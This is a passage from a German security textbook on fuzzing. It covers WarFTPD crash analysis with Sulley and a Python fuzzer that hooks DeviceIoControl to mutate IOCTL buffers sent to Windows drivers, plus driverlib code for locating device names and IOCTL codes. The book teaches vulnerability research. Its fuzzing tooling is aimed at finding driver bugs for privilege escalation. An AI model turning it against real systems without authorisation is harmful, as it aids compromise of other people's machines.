


Abb. 9–1 Das Sulley-Webinterface

Um die Webschnittstelle zu aktualisieren, laden Sie die Seite in Ihrem Browser neu und Sie können sehen, welcher Testdatensatz gerade verarbeitet wird und welche Primitive gerade dem Fuzzing unterzogen wird. In Abbildung 9–1 können Sie erkennen, dass die user-Primitive »gefuzzed« wird, von der wir wissen, dass sie an irgendeiner Stelle einen Absturz verursacht. Wenn Sie den Browser weiter aktualisieren, sehen Sie bald eine Ausgabe wie in Abbildung 9–2.

Prima! Wir haben WarFTPD zum Absturz gebracht, und Sulley hat alle notwendigen Informationen für uns festgehalten. In beiden Testfällen erkennen wir, dass der Code an 0x5c5c5c5c nicht disassembliert werden konnte. Das Byte 0x5c repräsentiert das ASCII-Zeichen \, d.h., wir können davon ausgehen, dass der Puffer vollständig mit einer Folge von \-Zeichen überschrieben wurde. Als der Debugger versuchte, die Disassemblyierung an der Adresse durchzuführen, auf die EIP zeigt, gab es einen Fehler, da 0x5c5c5c5c keine gültige Adresse ist. Das macht die EIP-Kontrolle deutlich, d.h., wir haben einen Exploit-fähigen Bug gefunden! Seien Sie darüber nicht allzu begeistert, schließlich haben wir nur einen Bug gefunden, von dessen Existenz wir bereits wussten.

Sulley Fuzz Control

RUNNING

Total: 439 of 6,726 [==

] 6.527%

user: 439 of 1,121 [=====

] 39.161%

Pause

Resume

Test Case # Crash Synopsis

Captured Bytes

000437 [INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 252 caused access violation

000438 [INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 1372 caused access violation

Abb. 9–2 Sulley-Webinterface mit Absturzinformationen

Dennoch beweist es, dass unser Sulley-Wissen gut genug ist, um diese FTP-Primitiven auf andere Ziele anwenden zu können und möglicherweise neue Bugs zu finden!

Wenn Sie nun die Nummer des Testlaufs anklicken, sehen Sie detailliertere Informationen zum Absturz, wie in Listing 9–3 zu sehen.

Der Absturzbericht von PyDbg wurde in Abschnitt 4.2 behandelt. In diesem Abschnitt finden Sie auch eine Erläuterung zu den ausgegebenen Werten.

```
[INVALID]:5c5c5c5c Unable to disassemble at 5c5c5c5c from thread 252
caused access violation
when attempting to read from 0x5c5c5c5c
CONTEXT DUMP
EIP: 5c5c5c5c Unable to disassemble at 5c5c5c5c
EAX: 00000001 (      1) -> N/A
EBX: 5f4a9358 (1598722904) -> N/A
ECX: 00000001 (      1) -> N/A
EDX: 00000000 (      0) -> N/A
EDI: 00000111 (     273) -> N/A
ESI: 008a64f0 (  9069808) -> PC (heap)
EBP: 00a6fb9c ( 10943388) -> BXJ_\CD@U=@_@N=@_@NsA_@NOGrA_@N*A_0_C@NO_
                           Ct^J_@_0_C@N (stack)
ESP: 00a6fb44 ( 10943300) -> ,,,,,,,,,,, cntr User from
                           192.168.244.128 logged out (stack)
+00: 5c5c5c5c ( 741092396) -> N/A
+04: 5c5c5c5c ( 741092396) -> N/A
+08: 5c5c5c5c ( 741092396) -> N/A
+0c: 5c5c5c5c ( 741092396) -> N/A
+10: 20205c5c ( 538979372) -> N/A
+14: 72746e63 (1920233059) -> N/A

disasm around:
0x5c5c5c5c Unable to disassemble
```

```

stack unwind:
    war-ftpd.exe:0042e6fa
    MFC42.DLL:5f403d0e
    MFC42.DLL:5f417247
    MFC42.DLL:5f412adb
    MFC42.DLL:5f401bfd
    MFC42.DLL:5f401b1c
    MFC42.DLL:5f401a96
    MFC42.DLL:5f401a20
    MFC42.DLL:5f4019ca
    USER32.dll:77d48709
    USER32.dll:77d487eb
    USER32.dll:77d489a5
    USER32.dll:77d4bccc
    MFC42.DLL:5f40116f

SEH unwind:
    00a6fcf4 -> war-ftpd.exe:0042e38c mov eax,0x43e548
    00a6fd84 -> MFC42.DLL:5f41ccfa mov eax,0x5f4be868
    00a6fdcc -> MFC42.DLL:5f41cc85 mov eax,0x5f4be6c0
    00a6fe5c -> MFC42.DLL:5f41cc4d mov eax,0x5f4be3d8
    00a6feb2 -> USER32.dll:77d70494 push ebp
    00a6ff74 -> USER32.dll:77d70494 push ebp
    00a6ffa4 -> MFC42.DLL:5f424364 mov eax,0x5f4c23b0
    00a6ffdc -> MSVCRT.dll:77c35c94 push ebp
    ffffffff -> kernel32.dll:7c8399f3 push ebp

```

Listing 9–3 Detailierter Absturzbericht für Testdatensatz #437

Wir haben uns einige der wichtigsten von Sulley aufgebotenen Funktionen angesehen und einen Teil der zur Verfügung stehenden Utility-Funktionen. Sulley wird auch mit einer Vielzahl von Utilities ausgeliefert, die Ihnen dabei helfen, Absturzinformationen durchzugehen, Datenprimitive grafisch darzustellen und vieles mehr. Sie haben Ihren ersten Daemon mit Sulley angegriffen und das sollte zu einem Kernelement Ihrer Werkzeuge zur Bug-Suche werden. Nachdem Sie wissen, wie man entfernte Server einem Fuzzing unterzieht, wollen wir uns das lokale Fuzzing Windows-basierter Treiber ansehen. Diesmal wollen wir aber einen eigenen Fuzzer entwickeln.

10

Fuzzing von Windows-Treibern

Angriffe auf Windows-Treiber sind für Bug-Sucher und Exploit-Entwickler gleichermaßen gang und gäbe. Zwar gab es in den vergangenen Jahren entfernte Angriffe auf Treiber, aber es ist weitaus üblicher, einen lokalen Angriff gegen einen Treiber zu starten, um erweiterte Privilegien auf dem kompromittierten System zu erlangen. Im vorherigen Kapitel haben wir Sulley genutzt, um einen Stacküberlauf in WarFTPD zu finden. Dabei wussten wir aber nicht, dass der WarFTPD-Daemon unter einem eingeschränkten Benutzer lief. Bei einem entfernten Angriff würden wir nur eingeschränkte Privilegien auf der Maschine erlangen, was in manchen Fällen die Art der zu stehlenden Information und die für uns erreichbaren Dienste stark einschränken würde. Wenn wir wüssten, dass auf dem lokalen Rechner ein Treiber installiert ist, der für einen Überlauf¹ oder einen Personifikationsangriff² anfällig ist, könnten wir diesen Treiber nutzen, um die gewünschten Systemrechte, und damit freien Zugriff auf den Rechner und seine Informationen zu erlangen.

Um mit einem Treiber interagieren zu können, benötigen wir einen Übergang vom User- in den Kernel-Mode. Wir erreichen dies, indem wir über die Ein-/Ausgabesteuerung (*Input/Output controls, IOCTLs*) Informationen an den Treiber übergeben. IOCTLs sind spezielle Gateways, die Diensten oder Anwendungen im User-Mode den Zugriff auf Kernel-Geräte oder -Komponenten erlauben. Wie bei allen Methoden zur Datenübergabe von einer Anwendung zur anderen können wir unsichere Implementierungen von IOCTL-Handlern ausnutzen, um erweiterte Privilegien zu erlangen oder um das Zielsystem zum Absturz zu bringen.

Wir wollen zuerst erläutern, wie man die Verbindung zu lokalen Geräten herstellt, die IOCTLs implementieren und wie man IOCTLs an die fraglichen Geräte absetzt. Wir sehen uns dann an, wie man den Immunity Debugger nutzt, um IOCTLs zu verändern, bevor diese an den Treiber gesendet werden. Danach werden wir die in den Debugger fest eingebaute Library zur statischen Analyse (driverlib) nutzen, um uns mit

-
1. Siehe Kostya Kortchinsky, »Exploiting Kernel Pool Overflows« (2008),
<http://immunityinc.com/downloads/KernelPool.odp>.
 2. Siehe Justin Seitz, »I2OMGMT Driver Impersonation Attack« (2008),
http://immunityinc.com/downloads/DriverImpersonationAttack_i2omgmt.pdf.

einigen Detailinformationen über den Treiber zu versorgen. Wir blicken auch hinter die Kulissen von driverlib, um zu verstehen, wie man wichtige Kontrollflüsse, Gerätename und IOCTL-Codes aus einer kompilierten Treiberdatei decodiert. Zum Schluss nutzen wir die driverlib-Ergebnisse, um Testfälle für einen eigenständigen Treiber-Fuzzer aufzubauen. Dieser Fuzzer basiert lose auf einem von mir entwickelten Fuzzer namens *ioctlizer*. Gehen wir es an.

10.1 Treiberkommunikation

Nahezu jeder Treiber eines Windows-Systems registriert sich beim Betriebssystem mit einem bestimmten Gerätename und einem symbolischen Link, der es dem User-Mode ermöglicht, ein Handle auf diesen Treiber zu erlangen und so mit diesem zu kommunizieren. Wir verwenden den `CreateFileW`-Aufruf³, der von *kernel32.dll* exportiert wird, um an dieses Handle zu gelangen. Der Funktionsprototyp sieht wie folgt aus:

```
HANDLE WINAPI CreateFileW(
    LPCTSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDisposition,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
);
```

Der erste Parameter ist der Name der Datei oder des Gerätes, für das wir ein Handle benötigen. Dabei handelt es sich um den symbolischen Link, den der Zieltreiber exportiert. Das `dwDesiredAccess`-Flag bestimmt, ob wir lesend oder schreibend (oder beides oder weder noch) auf das Gerät zugreifen wollen. Für unsere Zwecke wünschen wir uns die Zugriffsrechte `GENERIC_READ` (0x80000000) und `GENERIC_WRITE` (0x40000000). Wir setzen den `dwShareMode`-Parameter auf null, d.h., der Zugriff auf das Gerät ist nicht möglich, bis wir das von `CreateFileW` zurückgegebene Handle schließen. Wir setzen den `lpSecurityAttributes`-Parameter auf `NULL`, was bedeutet, dass ein Standard-Sicherheitsdeskriptor auf das Handle angewandt wird. Dieser kann von keinem Child-Prozess geerbt werden, was für uns aber keine Rolle spielt. Wir setzen den Parameter `dwCreationDisposition` auf `OPEN_EXISTING` (0x3), d.h. das Gerät wird nur geöffnet, wenn es tatsächlich existiert. Andernfalls schlägt der `CreateFileW`-Aufruf fehl. Die beiden letzten Parameter setzen wir auf null bzw. `NULL`.

Sobald unser `CreateFileW`-Aufruf ein gültiges Handle zurückgegeben hat, können wir dieses Handle nutzen, um einen IOCTL an das Gerät zu übergeben. Wir verwenden den API-Aufruf `DeviceIoControl`,⁴ der ebenfalls durch *kernel32.dll* exportiert wird, um unseren IOCTL zu senden. Dieser besitzt den folgenden Prototyp:

3. Siehe MSDN CreateFile-Funktion (<http://msdn.microsoft.com/en-us/library/aa363858.aspx>).

```
BOOL WINAPI DeviceIoControl(
    HANDLE hDevice,
    DWORD dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD nInBufferSize,
    LPVOID lpOutBuffer,
    DWORD nOutBufferSize,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverlapped
);
```

Den ersten Parameter bildet das vom `CreateFileW`-Aufruf zurückgegebene Handle. Der `dwIoControlCode`-Parameter ist der IOCTL-Code, den wir an den Gerätetreiber übergeben. Dieser Code bestimmt, welche Art von Aktion durchgeführt wird, sobald der Treiber unseren IOCTL-Request verarbeitet hat. Der nächste Parameter, `lpInBuffer`, ist ein Zeiger auf den Puffer, der die Informationen enthält, die wir an den Gerätetreiber übergeben. Dieser Puffer interessiert uns, da wir seinen Inhalt einem Fuzzing unterziehen, bevor wir ihn an den Treiber übergeben. Der `nInBufferSize`-Parameter ist einfach ein Integerwert, der dem Treiber die Größe des von uns übergebenen Puffers mitteilt. Die Parameter `lpOutBuffer` und `nOutBufferSize` sind mit den beiden vorangegangenen Parametern identisch, werden aber für Informationen genutzt, die der Treiber an uns zurückgibt. Der Parameter `lpBytesReturned` ist optional und gibt an, wie viele Daten bei unserem Aufruf zurückgegeben wurden. Den letzten Parameter, `lpOverlapped`, setzen wir einfach auf `NONE`.

Wir besitzen jetzt die grundlegenden Bausteine für die Kommunikation mit dem Treiber und wollen nun den Immunity Debugger nutzen, um Hooks für den `DeviceIoControl`-Aufruf einzubinden und den Eingabepuffer zu mutieren, bevor dieser an unseren Zieltreiber übergeben wird.

10.2 Treiber-Fuzzing mit dem Immunity Debugger

Wir können die Hooking-Fähigkeiten des Immunity Debuggers nutzen, um gültige `DeviceIoControl`-Aufrufe abzufangen, bevor diese den Zieltreiber erreichen, und auf diese Weise einen einfachen mutationsbasierten Fuzzer entwickeln. Wir schreiben ein einfaches PyCommand, das alle `DeviceIoControl`-Aufrufe abfängt, den darin enthaltenen Puffer mutiert, alle relevanten Informationen auf Platte festhält, und übergeben der Zielanwendung dann wieder die Kontrolle. Wir schreiben die Daten auf die Platte, weil ein erfolgreiches Fuzzing von Treibern das System sehr wahrscheinlich zum Absturz bringt. Wir wünschen uns eine History der letzten Testdatensätze vor dem Absturz, damit wir diese reproduzieren können.

4. Siehe MSDN DeviceIoControl-Funktion
([http://msdn.microsoft.com/en-us/library/aa363216\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa363216(VS.85).aspx)).

Achtung Stellen Sie sicher, dass das Fuzzing nicht auf einem Produktivrechner erfolgt! Ein erfolgreicher Fuzzing-Lauf führt zum berühmten »Blue Screen of Death«, was bedeutet, dass der Rechner abstürzt und neu bootet. Wir haben Sie gewarnt. Am besten führen Sie diese Operation auf einer virtuellen Windows-Maschine durch.

Gehen wir das Programm direkt an! Öffnen Sie eine neue Python-Datei namens `ioctl_fuzzer.py` und geben Sie den folgenden Code ein.

ioctl_fuzzer.py

```
import struct
import random
from immlib import *

class ioctl_hook( LogBpHook ):

    def __init__( self ):
        self.imm      = Debugger()
        self.logfile = "C:\ioctl_log.txt"
        LogBpHook.__init__( self )

    def run( self, regs ):
        """
        Wir verwenden die folgenden Offsets vom ESP-Register,
        um die Argumente an DeviceIoControl abzufangen:
        ESP+4 -> hDevice
        ESP+8 -> IoControlCode
        ESP+C -> InBuffer
        ESP+10 -> InBufferSize
        ESP+14 -> OutBuffer
        ESP+18 -> OutBufferSize
        ESP+1C -> pBytesReturned
        ESP+20 -> pOverlapped
        """
        in_buf = ""

        # Den IOCTL-Code einlesen
❶        ioctl_code = self.imm.readLong( regs['ESP'] + 8 )

        # Die InBufferSize auslesen
❷        inbuffer_size = self.imm.readLong( regs['ESP'] + 0x10 )

        # Nun finden wir den zu mutierenden Puffer im Speicher
❸        inbuffer_ptr = self.imm.readLong( regs['ESP'] + 0xC )

        # Originalpuffer festhalten
        in_buffer = self.imm.readMemory( inbuffer_ptr, inbuffer_size )
        mutated_buffer = self.mutate( inbuffer_size )

        # Mutierten Puffer zurückschreiben
❹        self.imm.writeMemory( inbuffer_ptr, mutated_buffer )
```

```

# Testdatensatz auf Platte sichern
    self.save_test_case( ioctl_code, inbuffer_size, in_buffer, mutated_buffer )

def mutate( self, inbuffer_size ):

    counter      = 0
    mutated_buffer = ""

    # Wir mutieren den Puffer einfach mit zufälligen Bytes
    while counter < inbuffer_size:
        mutated_buffer += struct.pack( "H", random.randint(0, 255) )[0]
        counter += 1

    return mutated_buffer

def save_test_case( self, ioctl_code,inbuffer_size, in_buffer, mutated_buffer ):

    message  = "*****\n"
    message += "IOCTL Code:      0x%08x\n" % ioctl_code
    message += "Buffer Size:     %d\n" % inbuffer_size
    message += "Original Buffer: %s\n" % in_buffer
    message += "Mutated Buffer:   %s\n" % mutated_buffer.encode("HEX")
    message += "*****\n\n"

    fd = open( self.logfile, "a" )
    fd.write( message )
    fd.close()

def main(args):
    imm = Debugger()

    deviceiocontrol = imm.getAddress( "kernel32.DeviceIoControl" )

    ioctl_hooker = ioctl_hook()
    ioctl_hooker.add( "%08x" % deviceiocontrol, deviceiocontrol )

    return "[*] IOCTL Fuzzer Ready for Action!"

```

Wir haben es hier nicht mit neuen Immunity Debugger-Techniken oder Funktionsaufrufen zu tun, sondern nur mit einem einfachen LogBpHook, den wir bereits in Kapitel 5. beschrieben haben. Wir fangen den IOCTL-Code des Treibers ab ❶, die Länge des Eingabepuffers ❷ sowie dessen Position ❸. Wir erzeugen dann einen Puffer mit zufälligen Bytes ❹, wobei wir die Länge des ursprünglichen Puffers beibehalten. Dann überschreiben wir den Originalpuffer mit unserem mutierten Puffer ❺, speichern unseren Testdatensatz in einer Logdatei ❻ und übergeben die Kontrolle wieder an das User-Mode-Programm.

Nachdem Sie den Code eingegeben haben, müssen Sie nur noch sicherstellen, dass die *ioctl_fuzzer.py*-Datei im PyCommands-Verzeichnis des Immunity Debuggers liegt. Nun müssen Sie sich ein Ziel aussuchen – dafür eignet sich jedes Programm, das IOCTLs nutzt, um mit dem Treiber zu reden (Paket-Sniffer, Firewalls und Antivirus-Programme sind ideale Ziele) –, das Ziel im Debugger starten und das PyCommand *ioctl_fuzzer* ausführen. Machen Sie mit dem Debugger weiter und die Fuzzing-Magie

kann beginnen! Listing 10–1 zeigt einige Testdatensätze eines Fuzzing-Laufs gegen Wireshark⁵ (ein Paket-Sniffing-Programm).

Listing 10–1 Ausgabe eines Fuzzing-Laufs gegen Wireshark

Wie Sie sehen können, haben wir zwei unterstützte IOCTL-Codes entdeckt (0x0012003 und 0x00001ef0) und die an den Treiber gesendeten Eingabepuffer stark mutiert. Sie können weiter mit dem User-Mode-Programm interagieren, die Eingabepuffer mutieren und darauf hoffen, den Treiber irgendwann zum Absturz zu bringen!

Diese Technik ist zwar einfach und effektiv, hat aber doch ihre Grenzen. Zum Beispiel kennen wir den Namen des Gerätes nicht, das wir dem Fuzzing unterziehen (selbst wenn wir für `CreateFileW` einen Hook einrichten und uns das von `DeviceIoControl` zurückgegebene Handle ansehen könnten – ich überlasse Ihnen das als Übung), und wir kennen nur die IOCTL-Codes, die unsere User-Mode-Software nutzt, d.h. uns könnten mögliche Testfälle entgehen. Außerdem wäre es viel besser, wenn unser Fuzzer den Treiber solange angreift, bis wir keine Lust mehr haben oder bis eine Lücke gefunden wird.

Im nächsten Abschnitt wollen wir lernen, wie man das statische Analysetool driverlib nutzt, das zum Lieferumfang des Immunity Debuggers gehört. Mit driverlib können Sie alle möglichen Gerätenamen ermitteln, die ein Treiber bekannt gibt, sowie alle von ihm unterstützten IOCTL-Codes. Auf dieser Basis können wir einen sehr effizienten, eigenständigen, generierenden Fuzzer entwickeln, den wir endlos laufen lassen können und der keine Interaktion mit dem User-Mode-Programm mehr verlangt. Los geht's.

10.3 Driverlib – das statische Analysetool für Treiber

Driverlib ist eine Python-Library zur Automatisierung einiger lästiger Reverse-Engineering-Aufgaben, die notwendig sind, um Schlüsselinformationen aus Treibern zu ermitteln. Um herauszufinden, welche Gerätenamen und IOCTL-Codes ein Treiber unterstützt, muss man ihn üblicherweise in IDA Pro oder Immunity Debugger laden

5. Sie können Wireshark über <http://www.wireshark.org/> herunterladen.

und den disassemblierten Code von Hand durchgehen. Wir wollen uns einen Teil des driverlib-Codes ansehen, um zu verstehen, wie er diesen Prozess automatisiert, und diese Automatisierung dann nutzen, um die IOCTL-Codes und Gerätenamen für unseren Treiber-Fuzzer bereitzustellen. Sehen wir uns also zuerst den driverlib-Code an.

10.3.1 Gerätenamen aufspüren

Mithilfe der mächtigen, im Immunity Debugger fest eingebauten Python-Library ist das Aufspüren von Gerätenamen innerhalb eines Treibers sehr einfach. Sehen Sie sich Listing 10–2 an, das entsprechenden Code aus driverlib darstellt.

```
def getDeviceNames( self ):
    string_list = self.imm.getReferencedStrings( self.module.getCodebase() )
    for entry in string_list:
        if "\\Device\\" in entry[2]:
            self.imm.log( "Possible match at address: 0x%08x" % entry[0],
                          address = entry[0] )
            self.deviceNames.append( entry[2].split("\\")[-1] )
    self.imm.log("Possible device names: %s" % self.deviceNames)
    return self.deviceNames
```

Listing 10–2 Driverlib-Routine zum Aufspüren von Gerätenamen

Dieser Code sammelt einfach alle vom Treiber referenzierten Strings ein und sucht diese dann nach dem String "\\Device\\" ab. Das ist ein möglicher Indikator dafür, dass der Treiber diesen Namen zur Registrierung als symbolischen Link verwendet, damit das User-Mode-Programm ein Handle auf diesen Treiber erlangen kann. Um das zu testen, laden Sie den Treiber C:\\WINDOWS\\System32\\beep.sys in den Immunity Debugger. Sobald das geschehen ist, nutzen Sie die PyShell des Debuggers und geben den folgenden Code ein:

```
*** Immunity Debugger Python Shell v0.1 ***
ImmLib instanciated as 'imm' PyObject
READY.
>>> import driverlib
>>> driver = driverlib.Driver()
>>> driver.getDeviceNames()
['\\Device\\Beep']
>>>
```

Wie Sie sehen können, haben wir mit nur drei Zeilen Code einen gültigen Gerätenamen, \\Device\\Beep, ermittelt, ohne uns irgendwelche Stringtabellen oder Assembler-

code ansehen zu müssen. Nun wollen wir die primäre IOCTL-Dispatch-Funktion und die vom Treiber unterstützten IOCTL-Codes ausfindig machen.

10.3.2 Die IOCTL-Dispatch-Routine aufspüren

Jeder Treiber, der eine IOCTL-Schnittstelle implementiert, muss eine IOCTL-Dispatch-Routine besitzen, die die Verarbeitung der verschiedenen IOCTL-Requests übernimmt. Beim Laden eines Treibers wird zuerst dessen DriverEntry-Routine aufgerufen. Ein Grundgerüst einer solchen DriverEntry-Routine für einen Treiber, der ein IOCTL-Dispatch implementiert, ist in Listing 10–3 zu sehen:

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                      IN PUNICODE_STRING RegistryPath)
{
    UNICODE_STRING uDeviceName;
    UNICODE_STRING uDeviceSymlink;
    PDEVICE_OBJECT gDeviceObject;

    RtlInitUnicodeString( &uDeviceName, L"\Device\GrayHat" );
    RtlInitUnicodeString( &uDeviceSymlink, L"\DosDevices\GrayHat" );

    // Gerät registrieren
    IoCreateDevice( DriverObject, 0, &uDeviceName,
                    FILE_DEVICE_NETWORK, 0, FALSE,
                    &gDeviceObject );

    // Wir können auf den Treiber über dessen Symlink zugreifen
    IoCreateSymbolicLink(&uDeviceSymlink, &uDeviceName);

    // Funktionszeiger einrichten
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]
        = IOCTLDISPATCH;
    DriverObject->DriverUnload
        = DriverUnloadCallback;
    DriverObject->MajorFunction[IRP_MJ_CREATE]
        = DriverCreateCloseCallback;
    DriverObject->MajorFunction[IRP_MJ_CLOSE]
        = DriverCreateCloseCallback;

    return STATUS_SUCCESS;
}
```

Listing 10–3 C-Quellcode für eine einfache DriverEntry-Routine

Dies ist eine sehr einfache DriverEntry-Routine, aber sie vermittelt Ihnen eine Vorstellung davon, wie die meisten Geräte sich selbst initialisieren. Uns interessiert folgende Zeile:

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTLDISPATCH
```

Diese Zeile teilt dem Treiber mit, dass die IOCTLDISPATCH-Funktion alle IOCTL-Requests verarbeitet. Wird der Treiber kompiliert, wird dieser Code in den folgenden Pseudo-Assemblercode übersetzt:

```
mov     dword ptr [REG+70h], CONSTANT
```

Sie sehen einen sehr charakteristischen Satz von Instruktionen, bei denen die Major-Function-Struktur (REG im Assemblercode) an Offset 0x70 referenziert, und der Funktionszeiger (CONSTANT im Assemblercode) gespeichert wird. Mithilfe dieser Instruktionen können wir ableiten, wo die Routine zur IOCTL-Behandlung liegt (CONSTANT), und an eben dieser Stelle beginnen wir damit, nach den verschiedenen IOCTL-Codes zu suchen. Diese Suche nach der Dispatch-Funktion übernimmt driverlib mit dem Code in Listing 10-4.

```
def getIOCTLDISPATCH( s ):  
    search_pattern = "MOV DWORD PTR [R32+70],CONST"  
    dispatch_address = self.imm.searchCommandsOnModule( self.module  
                                                .getCodebase(), search_pattern )  
  
    # Wir müssen einige mögliche falsche Treffer aussortieren  
    for address in dispatch_address:  
        instruction = self.imm.disasm( address[0] )  
  
        if "MOV DWORD PTR" in instruction.getResult():  
            if "+70" in instruction.getResult():  
                self.IOCTLDISPATCHFunctionAddress =  
                    instruction.getImmConst()  
                self.IOCTLDISPATCHFunction =  
                    self.imm.getFunction( self.IOCTLDISPATCHFunctionAddress )  
                break  
  
    # Bei Erfolg ein Function-Objekt zurückgeben  
    return self.IOCTLDISPATCHFunction
```

Listing 10-4 Funktion zum Aufspüren der IOCTL-Dispatch-Funktion (falls vorhanden)

Der Code nutzt die mächtige Such-API des Immunity Debuggers, um alle möglichen Treffer unserer Suchanfrage aufzuspüren. Wird ein Treffer gefunden, geben wir ein Function-Objekt zurück, das die IOCTL-Dispatch-Funktion repräsentiert, wo wir unsere Suche nach gültigen IOCTL-Codes beginnen wollen.

Als Nächstes sehen wir uns die IOCTL-Dispatch-Funktion selbst an und zeigen, wie man einige einfache Heuristiken anwendet, um alle vom Gerät unterstützten IOCTL-Codes zu finden.

10.3.3 Unterstützte IOCTL-Codes aufspüren

Die IOCTL-Dispatch-Routine führt üblicherweise verschiedene Aktionen durch, die auf dem übergebenen Wert basieren. Wir wollen alle möglichen Pfade untersuchen können, die durch die IOCTL-Codes bestimmt werden. Nur aus diesem Grund nehmen wir die ganze Mühe auf uns, diese Werte aufzuspüren. Zunächst sehen wir uns den C-Quellcode des Grundgerüsts einer IOCTL-Dispatch-Funktion an. Danach erläutern wir, wie man den Assemblereode dekodiert, um an die IOCTL-Codes zu gelangen. Listing 10–5 zeigt eine typische IOCTL-Dispatch-Routine.

```
NTSTATUS IOCTLDISPATCH( IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
    ULONG FunctionCode;
    PIO_STACK_LOCATION IrpSp;

    // Setup-Code zur Initialisierung des Requests
    IrpSp = IoGetCurrentIrpStackLocation(Irp);
❶    FunctionCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;

    // Sobald der IOCTL-Code bestimmt wurde,
    // die passende Aktion ausführen
❷    switch(FunctionCode)
    {
        case 0x1337:
            // ... Aktion A ausführen
        case 0x1338:
            // ... Aktion B ausführen
        case 0x1339:
            // ... Aktion C ausführen
    }

    Irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest( Irp, IO_NO_INCREMENT );

    return STATUS_SUCCESS;
}
```

Listing 10–5 Vereinfachte IOCTL-Dispatch-Routine mit drei IOCTL-Codes (0x1337, 0x1338, 0x1339)

Sobald der Funktionscode im IOCTL-Request bestimmte wurde ❶, folgt üblicherweise eine `switch{}`-Anweisung ❷, die angibt, welche Aktion der Treiber aufgrund des gesendeten IOCTL-Codes durchzuführen hat. Dies kann auf unterschiedliche Weise in Assembler übersetzt werden, wie ein Blick auf die Beispiele in Listing 10–6 zeigt.

```
// Folge von CMP-Instruktionen mit Konstanten
CMP DWORD PTR SS:[EBP-48], 1339      # Test auf 0x1339
JE 0xSOMEADDRESS                      # Sprung zur 0x1339-Aktion
CMP DWORD PTR SS:[EBP-48], 1338      # Test auf 0x1338
JE 0xSOMEADDRESS #Sprung zur 0x1338-Aktion
CMP DWORD PTR SS:[EBP-48], 1337      # Test auf 0x1337
JE 0xSOMEADDRESS # Sprung zu 0x1337-Aktion

// Folge von den IOCTL-Code dekrementierenden SUB-Instruktionen
MOV ESI, DWORD PTR DS:[ESI + C] # Speichere IOCTL-Code in ESI
SUB ESI, 1337                     # Test auf 0x1337
JE 0xSOMEADDRESS                  # Sprung zur 0x1337-Aktion
SUB ESI, 1                        # Test auf 0x1338
JE 0xSOMEADDRESS                  # Sprung zur 0x1338-Aktion
SUB ESI, 1                        # Test auf 0x1339
JE 0xSOMEADDRESS                  # Sprung zur 0x1339-Aktion
```

Listing 10-6 Verschiedene Disassemblierungen der switch{}-Anweisung

Es gibt viele Möglichkeiten, die `switch{}`-Anweisung in Assembler zu übersetzen, aber dies sind die beiden, die ich am häufigsten gesehen habe. Im ersten Fall, wo wir eine Folge von CMP-Instruktionen sehen, suchen wir einfach nach der Konstanten, die mit dem übergebenen IOCTL verglichen wird. Diese Konstante muss ein gültiger, vom Treiber unterstützter IOCTL-Code sein. Im zweiten Fall suchen wir nach einer Folge von SUB-Anweisungen gegen das gleiche Register (in diesem Fall ESI), gefolgt von irgendeiner Art bedingter JMP-Instruktion. In diesem Fall geht es darum, die ursprüngliche Anfangskonstante zu finden:

```
SUB ESI, 1337
```

Diese Zeile sagt uns, dass der kleinste unterstützte IOCTL-Code den Wert 0x1337 hat. Für jede nachfolgende SUB-Instruktion fügen wir unserer Basiskonstanten den entsprechenden Wert hinzu, was uns einen weiteren gültigen IOCTL-Code liefert. Werfen Sie einen Blick auf die gut dokumentierte `getIOCTLCodes()`-Funktion im Verzeichnis *Libs\driverlib.py* Ihrer Immunity Debugger-Installation. Sie geht automatisch die IOCTL-Dispatch-Funktion durch und ermittelt die vom Zieltreiber unterstützten IOCTL-Codes. Sie sehen einige dieser Heuristiken in Aktion!

Nachdem wir nun wissen, wie driverlib einen Teil der Schmutzarbeit für uns erledigt, wollen wir das zu unserem Vorteil nutzen! Wir wollen mithilfe von driverlib die Gerätenamen und IOCTL-Codes eines Treibers ermitteln und die Ergebnisse in einem Python-Pickle speichern.⁶ Dann werden wir einen IOCTL-Fuzzer entwickeln, der unsere gespeicherten Ergebnisse verwendet, um die verschiedenen IOCTL-Routinen

6. Weitere Informationen zu Python-Pickles finden Sie unter
<http://www.python.org/doc/2.1/lib/module-pickle.html>.

einem Fuzzing zu unterziehen. Das erhöht nicht nur den Abdeckungsgrad für den Treiber, sondern ermöglicht es uns auch, den Fuzzer endlos laufen zu lassen, d.h., wir müssen nicht mit einem User-Mode-Programm interagieren, um Fuzzing-Fälle zu initiieren. Lassen Sie uns mit dem Fuzzer beginnen.

10.4 Einen Treiber-Fuzzer entwickeln

